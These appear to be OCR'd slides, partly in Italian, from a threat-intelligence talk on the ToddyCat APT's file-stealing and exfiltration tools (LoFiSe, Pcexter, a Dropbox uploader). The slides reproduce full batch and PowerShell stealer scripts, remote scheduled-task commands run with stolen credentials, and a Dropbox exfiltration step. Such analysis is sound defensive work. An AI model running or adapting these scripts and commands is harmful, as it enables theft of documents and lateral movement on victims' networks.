%REMOTE_HOST% /tn one /u %USER% /p "%PASSWORD%" /i
/s %REMOTE_HOST% /tn one  /u %USER% /p "%PASSWORD%" /f

TE_HOST% /tn one /u %DOMAIN%\%USER% /p %PASSWORD% /create /ru system /sc
mdata\microsoft\network\aspnet.exe 49683" /f
%REMOTE_HOST% /tn one /u %USER% /p "%PASSWORD%" /i
/s %REMOTE_HOST% /tn one  /u %USER% /p "%PASSWORD%" /f


_HOST%\c$ /del /y
```

File stealing - LoFiSe

-- Sideloading -> nclauncher.exe from Pulse Secure Network Connect 8.3 --

C:\Program Files\Common Files\VLCMedia\VLCMediaUP.exe -> legitimate signed *nclauncher.exe*

C:\Program Files\Common Files\VLCMedia\DsNcDiag.dll -> LoFiSe

Filters:
Size < 6.4 MB
Extensions: *.doc, *.docx, *.xls, *.xlsx, *.ppt, *.pptx, *.pdf, *.rtf, *.tif, *.odt, *.ods, *.odp, *.eml, *.msg

Table: file_existspath_table

	pathorder	path
	Filter	Filter
1	001048987	C:\Users\Fred\Desktop\Docs\final_report_for_the_last_quarter.ppt
2	001049666	C:\Users\Fred\Desktop\Docs\Important changes in the structure of the workflow.eml
3	001049719	C:\Users\Fred\Desktop\Docs\Inventory of Kadabra Assets.doc
4	001049742	C:\Users\Fred\Desktop\Docs\List of Kadabra employees.xls
5	001049764	C:\Users\Fred\Desktop\Docs\report.rtf
6	001049794	C:\Users\Fred\Desktop\Docs\scan.tif

Table: file_exists_table

	filesize	filemd5
	Filter	Filter
1	48	ea693491584eac60335099a52844624b
2	26268	dfa257607a4e7f94017e50a19fef5265
3	78	ca2848aa9d194a78d4109870e1bbd4e2
4	38	35e27d2cbdc4522f766210316d33925a
5	36	1142f42b164fd58d202a5288e461213b
6	70	0b05bc085876109d02b32c3df343849e

Output:
DB -> Date.db
*Dir -> C:\Programdata\Microsofts\
*Dir -> C:\windows\temp\

Ogni 3 ore: <Host name> YYYY-mm-dd HH.ii.zip

Data exfiltration – Pcexter

- Usato in combinazione con LoFiSe
- Exfiltration effettuata a seguito dell'evento per Global\SystemLocalPcexter
- Evento generato da LoFiSe a seguito della creazione di un archivio
- Token specificato da file o tramite argument

-- Sideloading -> Visual Studio VSPerfCmd.exe --

c:\windows\temp\googledrivefs.exe -> VSPerfCmd.exe
c:\windows\temp\vspmsg.dll -> Pcexter

Flag	Description
--proxy	Proxy address to be used via InternetOpenA
--user, --pwd	Proxy credentials
-d	The folder containing the files to upload
--rex	Mask with which the tool looks for files to send

```
Method: POST
URL: https://login.microsoftonline[.]com/common/oauth2/v2.0/token

Content-Type: application/x-www-form-urlencoded; charset=utf-8
Expect: 100-continue

client_id=<client_id>&scope=offline_access%20files.readwrite.all

refresh_token=<refresh_token>&redirect_uri=https://login.microsoftonline[.]com/common/oauth2
/nativeclient&grant_type=refresh_token
```

File stealing - script

Stealer - Batch script

```
@echo off
mkdir c:\users\public\tmp_ >nul 2>nul
powershell.exe "Get-Wmiobject -Class Win32_logicaldisk |
where size -gt 0 | select-object -ExpandProperty DeviceID
>> c:\users\public\tmp_\disk.txt"
powershell.exe "get-content c:\users\public\tmp_\disk.txt |
foreach {if ($_ -eq \"C:\"){dir \users -Exclude "tmp_" |
%%{dir $_.FullName -File -Recurse -Include '*.pdf',
'*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime
-gt (Get-date).AddDays(-4) | %%{$_.FullName} >>
c:\users\public\tmp_\ph.txt} } else{dir $_\ -File -Recurse
-Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' |
where LastWriteTime -gt (Get-date).AddDays(-20) |
%%{$_.FullName} >> c:\users\public\tmp_\ph.txt}}"

powershell.exe "get-content c:\users\public\tmp_\ph.txt |
copy-item -Destination c:\users\public\tmp_ -Force -
ErrorAction SilentlyContinue"  >nul 2>nul

if EXIST C:"\Program Files\"WinRAR (
    C:"\Program Files\"WinRAR\rar.exe a -v200m
c:\users\public\tmp_.rar c:\users\public\tmp_ -ep >nul
2>nul
    rmdir /s /q c:\users\public\tmp_
) else if exist C:"\Program Files (x86)\"WinRAR (
    C:"\Program Files (x86)\"WinRAR\rar.exe a -v200m
c:\users\public\tmp_.rar c:\users\public\tmp_ -ep >nul
2>nul
    rmdir /s /q c:\users\public\tmp_
)
exit
```

Stealer - Powershell script

```
[int] $res = 0
if(!(($args.count -eq 1) -and ([int]::TryParse($args, [ref]$res)))){
   exit
}

$lte = (Get-date).AddDays(-$res)
$hostname = $env:computername + "_"
$pt=Split-Path -Parent $MyInvocation.MyCommand.Definition

if (!(Test-Path -path "$env:tmp\\$hostname")){
   mkdir "$env:tmp\$hostname"
}

$d = Get-Wmiobject -Class Win32_logicaldisk | where size -gt 0 | select-
object -ExpandProperty DeviceID
foreach($i in $d){
   if ($i -eq "C:"){
       $fp1 = dir c:\\users -File -Recurse -Include '*.pdf', '*.doc',
'*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt $lte | sort
LastWriteTime -Descending | %{$_.FullName}
       write-output $fp1 >> "$env:tmp\$hostname\path.txt"
       $fp1 | copy-item -Destination "$env:tmp\$hostname" -Force -ErrorAction
SilentlyContinue
   } else{
       $fp2 = dir $i\ -File -Recurse -Include '*.pdf', '*.doc', '*.docx',
'*.xls', '*.xlsx' | where LastWriteTime -gt $lte | sort LastWriteTime -
Descending | %{$_.FullName}
       write-output $fp2 >> "$env:tmp\$hostname\path.txt"
       $fp2 | copy-item -Destination "$env:tmp\$hostname" -Force -ErrorAction
SilentlyContinue
   }
}

C:'\Program Files\'WinRAR\rar.exe a -v200m "$env:tmp\$hostname.rar"
"$env:tmp\$hostname" -ep

remove-item -path "$env:tmp\$hostname" -Recurse

move-item -path "$env:tmp\$hostname.*" "$pt"  -Force -ErrorAction
SilentlyContinue
```

Data exfiltration – DropBox Uploader

- Token passato come argomento
- Identificazione archivi presenti nella cartella corrente
- Upload su Dropbox

Identificate diverse varianti, alcune non collegabili a ToddyCat, ma tutte utilizzate nel Sud-Est asiatico.


```
if ( argc < 2 )
{
  logMsg((int)"[-] arg missing!\n");
  return -1;
}
strcpy_s(AuthBearer, 0x400u, argv[1]);
```

```
2E 7A 00 00 00 00 00 00  2E 30 30 31 00 00 00 00  .z.......001....
2E 30 30 32 00 00 00 00  2E 30 30 33 00 00 00 00  .002.....003....
2E 30 30 34 00 00 00 00  2E 30 30 35 00 00 00 00  .004.....005....
2E 30 30 36 00 00 00 00  2E 30 30 37 00 00 00 00  .006.....007....
2E 30 30 38 00 00 00 00  2E 30 30 39 00 00 00 00  .008.....009....
2E 30 31 30 00 00 00 00  2E 30 31 31 00 00 00 00  .010.....011....
2E 30 31 32 00 00 00 00  2E 30 31 33 00 00 00 00  .012.....013....
2E 30 31 34 00 00 00 00  2E 30 31 35 00 00 00 00  .014.....015....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```


```
sprintf_s(Req_Body, Count, "Dropbox-API-Arg: {\"path\":\"%s\",\"mode\":{\".tag\":\"%s\"}}",
wReq_Body = (WCHAR *)calloc(Count, 2u);
MultiByteToWideChar(0, 0, Req_Body, -1, wReq_Body, Count);
free(Req_Body);
retVal = HTTP_SendRequest(wReq_Body, hSession, a4_FileData, a5_FileData_Size, Count);
```

Data exfiltration – Commands

```
#> ping %hostname% -4
#> net use \\%hostname%\c$ %pass% /user:%user
#> schtasks /s %hostname% /tn one /u %user% /p %pass% /create /ru system /sc DAILY /tr "cmd /c
start /b powershell.exe -exec bypass -c 'C:\programdata\intel\mvl.ps1 10'" /f
#> schtasks /s %hostname% /tn one /u %user% /p %pass% /i /run
#> schtasks /s %hostname% /tn one /u %user% /p %pass% /f /delete
#> xcopy \\%hostname%\c$\programdata\intel c:\intel\%hostname% /f /s /h
#> net use * /del /y
#> 7z64 a %hostname%.z %hostname% -v200m
#> db_org.exe %DropboxToken%
```



Attribution – CN-Speaking ???



Country	Filepath	APT Group
Thailand	C:\ProgramData\adobe\2.dll	ToddyCat
Thailand	C:\ProgramData\adobe\avps.exe	FunnyDream related
Taiwan	C:\ProgramData\Microsoft\mf\svchost.dll	ToddyCat
Taiwan	C:\ProgramData\Microsoft\DRM\rundll.dll	FunnyDream related
Pakistan	C:\Intel\2.dll	ToddyCat
Pakistan	C:\ProgramData\Microsoft\OFFICE\OfficeUpdate.dll	FunnyDream related

Targets compromised by ToddyCat and FunnyDream

Domande ?

Grazie!